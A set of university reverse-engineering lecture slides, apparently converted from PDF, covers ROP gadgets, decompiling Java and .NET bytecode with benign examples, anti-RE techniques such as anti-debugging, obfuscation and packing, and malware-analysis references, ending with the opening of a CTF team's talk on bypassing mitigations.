
# ROP: THE IDEA

- we overflow a lot more than just the return address



# ROP: THE IDEA

- we overflow a lot more than just the return address



these are called gadgets

# WHAT WE DID TODAY

- short review of ASLR/PIE
- SSP
- RELRO
- ROP

# NEXT TIME ...

- RE for bytecode

# REFERENCES

- Stack Binary Exploitation, <https://irOnstone.gitbook.io/notes/types/stack>
- pwntools-tutorial, <https://github.com/Gallopsled/pwntools-tutorial/blob/master/rop.md>
- Return Oriented Programming (ROP) attacks,  
<https://resources.infosecinstitute.com/topic/return-oriented-programming-rop-attacks/>
- Binary exploitation, <https://www.ired.team/offensive-security/code-injection-process-injection/binary-exploitation>
- Weird Return-Oriented Programming Tutorial,  
<https://www.youtube.com/watch?v=zaQVNM3or7k>



# **REVERSE ENGINEERING – CLASS 0x07**

**.NET AND JAVA**

Cristian Rusu

# **LAST TIME**


- ASLR/PIE
- RELRO
- ROP

# TODAY

- Running code that is not native
- .NET RE
- Java RE

# FROM SOURCE CODE TO EXECUTION

- **bytecode (non-native code): instructions are interpreted and this interpretation goes then to the CPU (knows only machine code)**



## Interpreted code:

**Java:** java byte-code

**C#:** Common Intermediate Language (CIL)

**Python:** .py, python byte-code (fișiere .pyc)

**Javascript:** .js

## Interpreter:

**Java:** Java VM



**C#:** Common Language Runtime (CLR) în .NET

**Python:** python Virtual Machine

**Javascript:** V8 sau Spider Monkey

# FROM SOURCE CODE TO EXECUTION

- **bytecode (non-native code): instructions are interpreted and this interpretation goes then to the CPU (knows only machine code)**
- **in principle, things are slower**
- **JIT compilation (Just-In-Time compilation) helps a lot**



# WHO CARES? (ALMOST) EVERYONE

Worldwide, Apr 2023 compared to a year ago:

Rank	Change	Language	Share	Trend
1		Python	27.43 %	-0.8 %
2		Java	16.41 %	-1.7 %
3		JavaScript	9.57 %	+0.3 %
4		C#	6.9 %	-0.3 %
5		C/C++	6.65 %	-0.5 %
6		PHP	5.17 %	-0.5 %
7		R	4.22 %	-0.4 %
8		TypeScript	2.89 %	+0.5 %
9	↑	Swift	2.31 %	+0.2 %
10	↓	Objective-C	2.09 %	-0.1 %
11	↑↑↑	Rust	2.08 %	+0.9 %
12	↑	Go	1.92 %	+0.5 %
13	↓	Kotlin	1.83 %	+0.2 %
14	↓↓↓	Matlab	1.73 %	-0.2 %

# BYTECODE WHICH IS COMPILED

- **bundles exist, packages that contain**
  - bytecode (intermediate language)
  - configuration
  - dependencies
  - interpreter
- **for python:**
  - py2exe
  - pyinstaller
- **if you can package it, you can unpackage it**
  - decompyle3

<https://www.py2exe.org/>

<https://pyinstaller.org/en/stable/>

<https://github.com/rocky/python-decompile3>

# JAVA EXAMPLE

- the code

---

```
1
2@public class HelloWorld {
3
4@public static long gcd(long a, long b){
5    long factor= Math.min(a, b);
6@    for(long loop= factor;loop > 1;loop--){
7@        if(a % loop == 0 && b % loop == 0){
8            return loop;
9        }
10    }
11    return 1;
12 }
13
14
15@ public static void main(String[] args) {
16     // Prints "Hello, World" to the terminal window.
17     System.out.println("Hello, World");
18 }
19
20 }
```

---

# JAVA EXAMPLE

- the hexeditor view

00000000	ca fe ba be 00 00 00 37	00 25 0a 00 07 00 13 0a	.....7.%.....
00000010	00 14 00 15 09 00 16 00	17 08 00 18 0a 00 19 00	.....
00000020	1a 07 00 1b 07 00 1c 01	00 06 3c 69 6e 69 74 3e	.....<init>
00000030	01 00 03 28 29 56 01 00	04 43 6f 64 65 01 00 0f	...()V...Code...
00000040	4c 69 6e 65 4e 75 6d 62	65 72 54 61 62 6c 65 01	LineNumberTable.
00000050	00 03 67 63 64 01 00 05	28 4a 4a 29 4a 01 00 0d	..gcd...(JJ)J...
00000060	53 74 61 63 6b 4d 61 70	54 61 62 6c 65 01 00 04	StackMapTable...
00000070	6d 61 69 6e 01 00 16 28	5b 4c 6a 61 76 61 2f 6c	main...([Ljava/l
00000080	61 6e 67 2f 53 74 72 69	6e 67 3b 29 56 01 00 0a	ang/String;)V...
00000090	53 6f 75 72 63 65 46 69	6c 65 01 00 0f 48 65 6c	SourceFile...Hel
000000a0	6c 6f 57 6f 72 6c 64 2e	6a 61 76 61 0c 00 08 00	loWorld.java....
000000b0	09 07 00 1d 0c 00 1e 00	0d 07 00 1f 0c 00 20 00	.....
000000c0	21 01 00 0c 48 65 6c 6c	6f 2c 20 57 6f 72 6c 64	!...Hello, World
000000d0	07 00 22 0c 00 23 00 24	01 00 0a 48 65 6c 6c 6f	..."#.\$.Hello
000000e0	57 6f 72 6c 64 01 00 10	6a 61 76 61 2f 6c 61 6e	World...java/lan
000000f0	67 2f 4f 62 6a 65 63 74	01 00 0e 6a 61 76 61 2f	g/Object...java/
00000100	6c 61 6e 67 2f 4d 61 74	68 01 00 03 6d 69 6e 01	lang/Math...min.
00000110	00 10 6a 61 76 61 2f 6c	61 6e 67 2f 53 79 73 74	..java/lang/Syst
00000120	65 6d 01 00 03 6f 75 74	01 00 15 4c 6a 61 76 61	em...out...Ljava
00000130	2f 69 6f 2f 50 72 69 6e	74 53 74 72 65 61 6d 3b	/io/PrintStream;
00000140	01 00 13 6a 61 76 61 2f	69 6f 2f 50 72 69 6e 74	...java/io/Print
00000150	53 74 72 65 61 6d 01 00	07 70 72 69 6e 74 6c 6e	Stream...println
00000160	01 00 15 28 4c 6a 61 76	61 2f 6c 61 6e 67 2f 53	...(Ljava/lang/S
00000170	74 72 69 6e 67 3b 29 56	00 21 00 06 00 07 00 00	tring;)V.!.....
00000180	00 00 00 03 00 01 00 08	00 09 00 01 00 0a 00 00	.....
00000190	00 1d 00 01 00 01 00 00	00 05 2a b7 00 01 b1 00	.....*
000001a0	00 00 01 00 0b 00 00 00	06 00 01 00 00 00 02 00	.....
000001b0	09 00 0c 00 0d 00 01 00	0a 00 00 00 6f 00 04 00	.....0...
000001c0	08 00 00 00 32 1e 20 b8	00 02 37 04 16 04 37 06	....2....7....7.
000001d0	16 06 0a 94 9e 00 21 1e	16 06 71 09 94 9a 00 0f	.....!....q....
000001e0	20 16 06 71 09 94 9a 00	06 16 06 ad 16 06 0a 65	..q.....e
000001f0	37 06 a7 ff de 0a ad 00	00 00 02 00 0b 00 00 00	7.....
00000200	1a 00 06 00 00 05 00	07 00 06 00 12 00 07 00	.....
00000210	24 00 08 00 27 00 06 00	30 00 0b 00 0e 00 00 00	\$...'.0.....
00000220	0b 00 03 fd 00 0b 04 04	1b fa 00 08 00 09 00 0f	.....
00000230	00 10 00 01 00 0a 00 00	00 25 00 02 00 01 00 00	.....%
00000240	00 09 b2 00 03 12 04 b6	00 05 b1 00 00 00 01 00	.....
00000250	0b 00 00 00 0a 00 02 00	00 00 11 00 08 00 12 00	.....
00000260	01 00 11 00 00 02 00 12		.....
00000269			

# JAVA EXAMPLE

- the reversed engineered code

```
1
2@ public class HelloWorld {
3
4@     public static long gcd(long a, long b){
5@         long factor= Math.min(a, b);
6@         for(long loop= factor;loop > 1;loop--){
7@             if(a % loop == 0 && b % loop == 0){
8@                 return loop;
9@             }
10@        }
11@        return 1;
12@    }
13@}
14@}
15@    public static void main(String[] args) {
16@        // Prints "Hello, World" to the terminal window.
17@        System.out.println("Hello, World");
18@    }
19@}
20@}
```

```
public class HelloWorld
{
    public static long gcd(long paramLong1, long paramLong2) {
        long l1 = Math.min(paramLong1, paramLong2); long l2;
        for (l2 = l1; l2 > 1L; l2--) {
            if (paramLong1 % l2 == 0L && paramLong2 % l2 == 0L) {
                return l2;
            }
        }
        return 1L;
    }

    public static void main(String[] paramArrayOfString) { System.out.println("Hello, World"); }
}
```

# JAVA IN APK

- Android Application Package

The screenshot shows the Bytecode Viewer interface. The top menu bar includes File, View, Settings, and Plugins. The main window has two panes: 'Files' on the left and 'Work Space' on the right. The 'Files' pane displays the structure of an APK file, including the main package 'com.flareon.flare' which contains classes like BuildConfig.class, MainActivity.class, and R.class. It also lists Decoded Resources, lib, META-INF, and res folders with various resource files. The 'Work Space' pane shows the decompiled Java code for 'MainActivity.class'. The code is as follows:

```
Procyon Decompiler - Editable: true
package com.flareon.flare;

import android.support.v7.app.*;
import android.os.*;
import android.view.*;
import android.content.*;
import android.widget.*;

public class MainActivity extends ActionBarActivity {
    public static final String EXTRA_MESSAGE = "com.flare_on.flare.MESSAGE";

    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(2130968601);
    }

    public void validateEmail(View view) {
        Intent intent = new Intent((Context)this, (Class)ValidateActivity.class);
        intent.putExtra("com.flare_on.flare.MESSAGE", ((EditText)this.findViewById(213149294));
        this.startActivity(intent);
    }
}
```

# C# EXAMPLE

- the code

```
public Form1()
{
    InitializeComponent();
    string user = Environment.UserName;
    if (DateTime.Now.Hour < 12)
    {
        lblGreeting.Text = "Good Morning " + user;
    }
    else if (DateTime.Now.Hour < 16)
    {
        lblGreeting.Text = "Good Afternoon " + user;
    }
    else
    {
        lblGreeting.Text = "Good Evening " + user;
    }
}
```

# C# EXAMPLE

- the reversed engineered code

The screenshot shows a decompiler interface for a C# application named "SampleApp". The left pane displays the project structure and assembly information:

- Assembly: SampleApp, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
- Namespace: SampleApp
- File: Form1.cs
- Members listed under Form1 include: .ctor() : Void (highlighted with a red box), Dispose(Boolean) : Void, InitializeComponent() : Void, and Program.

The right pane shows the source code for Form1.cs:

```
5  namespace SampleApp
6  {
7      public class Form1 : Form
8      {
9          private IContainer components;
10         private Label lblGreeting;
11
12         public Form1()
13         {
14             this.InitializeComponent();
15             string user = Environment.UserName;
16             if (DateTime.Now.Hour < 12)
17             {
18                 this.lblGreeting.Text = string.Concat("Good Morning ", user);
19                 return;
20             }
21             if (DateTime.Now.Hour < 16)
22             {
23                 this.lblGreeting.Text = string.Concat("Good Afternoon ", user);
24                 return;
25             }
26             this.lblGreeting.Text = string.Concat("Good Evening ", user);
27         }
28
29         protected override void Dispose(bool disposing) ...
30
31         private void InitializeComponent() ...
32     }
33 }
```

A red box highlights the constructor code (lines 12-29). The code checks the current hour and sets the text of the lblGreeting label accordingly.

# TOOLS TO “DECOMPILE”

- in the lab session you will use:
  - Bytecode Viewer
  - dnSpy
  - CFF Explorer

# WHAT WE DID TODAY

- .NET RE
- Java RE

# **NEXT TIME ...**

- RE review
- anti-RE mechanisms
- modern RE
- no lab session, come for feedback or if you have questions

# REFERENCES

- Java bytecode reverse engineering,  
<https://resources.infosecinstitute.com/topic/java-bytecode-reverse-engineering/>
- Bytecode Obfuscation, [https://owasp.org/www-community/controls/Bytecode\\_obfuscation](https://owasp.org/www-community/controls/Bytecode_obfuscation)
- Thwart Reverse Engineering of Your Visual Basic .NET or C# Code,  
<https://learn.microsoft.com/en-us/archive/msdn-magazine/2003/november/thwart-reverse-engineering-of-your-visual-basic-.net-or-csharp-code>
- Java and Java Virtual Machine security vulnerabilities and their exploitation techniques, <https://www.blackhat.com/presentations/bh-asia-02/LSD/bh-asia-02-lsd-article.pdf> (and older reference, talks about the details of executing java bytecode: class loader, bytecode verifier, security manager)



# **REVERSE ENGINEERING – CLASS 0x08**

**FUTURE DIRECTIONS IN RE**

Cristian Rusu

# **LAST TIME**

- Running code that is not native
- .NET RE
- Java RE

# **TODAY**

- **Review**
- **Future directions**

# **MAKE SURE YOUR SYSTEM IS STILL YOURS**

# MAKE SURE YOUR SYSTEM IS STILL YOURS

- rootkits
- System Call Hooking
- <https://exploit.ph/linux-kernel-hacking/2014/07/10/system-call-hooking/index.html>
- <https://blog.aquasec.com/linux-syscall-hooking-using-tracee>
- Alex Matrosov, Eugene Rodionov, Sergey Bratus, “Rootkits and Bootkits: Reversing Modern Malware and Next Generation Threats”, 2019

# **MAKE SURE YOU HAVE THE CORRECT TOOLS**

# **MAKE SURE YOU HAVE THE CORRECT TOOLS**

- static analysis
- dynamic analysis
- what we did not talk about is network activity: wireshark
- (maybe also detailed memory forensics)
- make sure you have the correct setup
  - isolation
  - sandbox/VM

# ANTI-RE METHODS

# ANTI-RE METHODS

- Anti-debugging
- Anti-VM
- Obfuscation
- Packing
- ...

# ANTI-RE METHODS: ANTI-DEBUGGING

- try to guess that the current process is being debugged
  - if it is, do nothing “interesting”
- find anti-debugging tools in: running processes, title of the windows, registry installation keys
- both Windows and Linux have APIs to detect debuggers:
  - Windows we have *IsDebuggerPresent*, *CheckRemoteDebuggerPresent*, *ProcessDebugPort*, *OutputDebugString* etc.
  - Linux we have *ptrace*, *procfs*, etc.
- **TrapFlag** for each instruction
- Check Point Research, Anti-debugging tricks <https://anti-debug.checkpoint.com/>
- Anti-debugging techniques, <https://users.cs.utah.edu/~aburtsev/malw-sem/slides/02-anti-debugging.pdf>
- Anti-debugging topics, <https://github.com/topics/anti-debugging>

# ANTI-RE METHODS: ANTI-VM

- may be hard, because the whole point of a VM is to make the guest OS “feel” like it is running on bare metal
- Anti-VM (connected to anti-debugging): parameters of the system, OS version, timing, etc.
- Anti-debugging and anti-VM techniques and anti-emulation,  
<https://resources.infosecinstitute.com/topic/anti-debugging-and-anti-vm-techniques-and-anti-emulation/>

# ANTI-RE METHODS: OBFUSCATION

- makes code harder to understand
- prevents patterns matching (*metamorphing malware*)
- comes with performance penalties
- ***data obfuscation***: reordering, encoding, data to procedures ...
- ***plain-text code obfuscation*** is (kinda) trivial: js, php, python, etc.
- ***machine code obfuscation***:
  - NOP instruction insertion
  - non-sense instruction insertion
  - replacing instructions
  - reordering instructions
  - adding jump instructions
  - function joining
  - control flow flattening
  - opaque jump conditions
  - ...

# ANTI-RE METHODS: PACKING

- **packing: blocks static analysis (mostly), UPX**
- **very few imports from libraries**
- **disassembler can virtually find nothing useful**
- **PE header contains the usual suspects, UPX0 ...**
- **high entropy (something is encrypted or compressed)**

# ANTI-RE METHODS: OBFUSCATION AND PACKING

- **MALWARE ANALYSIS - VBScript Decoding & Deobfuscating,**  
[https://www.youtube.com/watch?v=3Q9-X\\_NRIJc](https://www.youtube.com/watch?v=3Q9-X_NRIJc)
- **Lecture 26: Obfuscation,**  
<https://www.cs.cmu.edu/~fp/courses/15411-f13/lectures/26-obfuscation.pdf>
- **A Tutorial on Software Obfuscation,**  
<https://mediatum.ub.tum.de/doc/1367533/file.pdf>
- **Awesome Executable Packing,** <https://github.com/packing-box/awesome-executable-packing>

# ANTI-CHEATING

# ANTI-CHEATING

- Kernel drivers (hooking in again a problem)
- <https://www.wired.com/story/kernel-anti-cheat-online-gaming-vulnerabilities/>
- <https://www.leagueoflegends.com/en-us/news/dev/dev-null-anti-cheat-kernel-driver/>
- Valve Anti-Cheat, [https://en.wikipedia.org/wiki/Valve\\_Anti-Cheat](https://en.wikipedia.org/wiki/Valve_Anti-Cheat)

# MALWARE ANALYSIS

- **Workshop: Malware Analysis 1,**  
<https://www.youtube.com/watch?v=d4d8VRsk4-0>
- **Workshop: Malware Analysis 2,**  
[https://www.youtube.com/watch?v=Gm9rzqM\\_RJk](https://www.youtube.com/watch?v=Gm9rzqM_RJk)
- **Malware Hunting with Memory Forensics,**  
<https://www.youtube.com/watch?v=i1mq5FUctsE>
- **Analysis of RedXOR Malware,**  
<https://ritcsec.wordpress.com/2022/05/06/analysis-of-redxor-malware/>

# RE AND ML

- binary diffing
- source code diffing
- CodeQL: "CodeQL lets you query code as though it were data",  
<https://codeql.github.com/>
- AFL++: "AFL++ a brute-force fuzzer coupled with an exceedingly simple but rock-solid instrumentation-guided genetic algorithm",  
<https://github.com/AFLplusplus/AFLplusplus>
- LLM will affect code writing/debugging/RE
  - PAY ATTENTION TO THIS!

# NICE DEMOS

- **Modern Binary Exploitation**, <https://github.com/RPISEC/MBE>
- **LifeOverflow CTF playlist**,  
<https://www.youtube.com/watch?v=MpeaSNERwQA&list=PLhixgUqwRTjywPzsTYz28I-qezFOSaUYz>
- **Discover Vulnerabilities in Intel CPUs!**,  
[https://www.youtube.com/watch?v=x\\_R1DeZxGc0](https://www.youtube.com/watch?v=x_R1DeZxGc0)
- **HakByte: How to use Postman to Reverse Engineer Private APIs**,  
[https://www.youtube.com/watch?v=mbrX1\\_CVG-0](https://www.youtube.com/watch?v=mbrX1_CVG-0)

# NICE CONFERENCES

- DEF CON, <https://www.defcon.org/>
- CCC, [www.media.ccc.de/c/35c3](http://www.media.ccc.de/c/35c3)
- Hack in the Box, [www.conference.hitb.org](http://www.conference.hitb.org)
- OffensiveCon, [www.offensivecon.org](http://www.offensivecon.org)
- RECON, <https://recon.cx/>
- Usenix ENIGMA,  
[www.youtube.com/c/USENIXEnigmaConference/videos](http://www.youtube.com/c/USENIXEnigmaConference/videos)

# WHAT WE DID TODAY

- **Make sure your system is still yours**
- **Make sure you have the correct tools**
- **Anti-RE methods:**
  - anti-debugging
  - anti-VM
  - obfuscation
  - packing
- **Anti-cheating**
- **Malware analysis**
- **RE and ML**
- **References**
  - nice demos
  - nice conferences

# NO NEXT TIME


- \0

# Bypassing Mitigations

with `.hidden`

# Who are we?

- > The University's CTF team
- > A community for passionate hackers and curious people
- > Some of us work in the Cybersecurity industry
- > Aaaaand... your teachers for today!




<https://dothidden.xyz>

# Table of contents

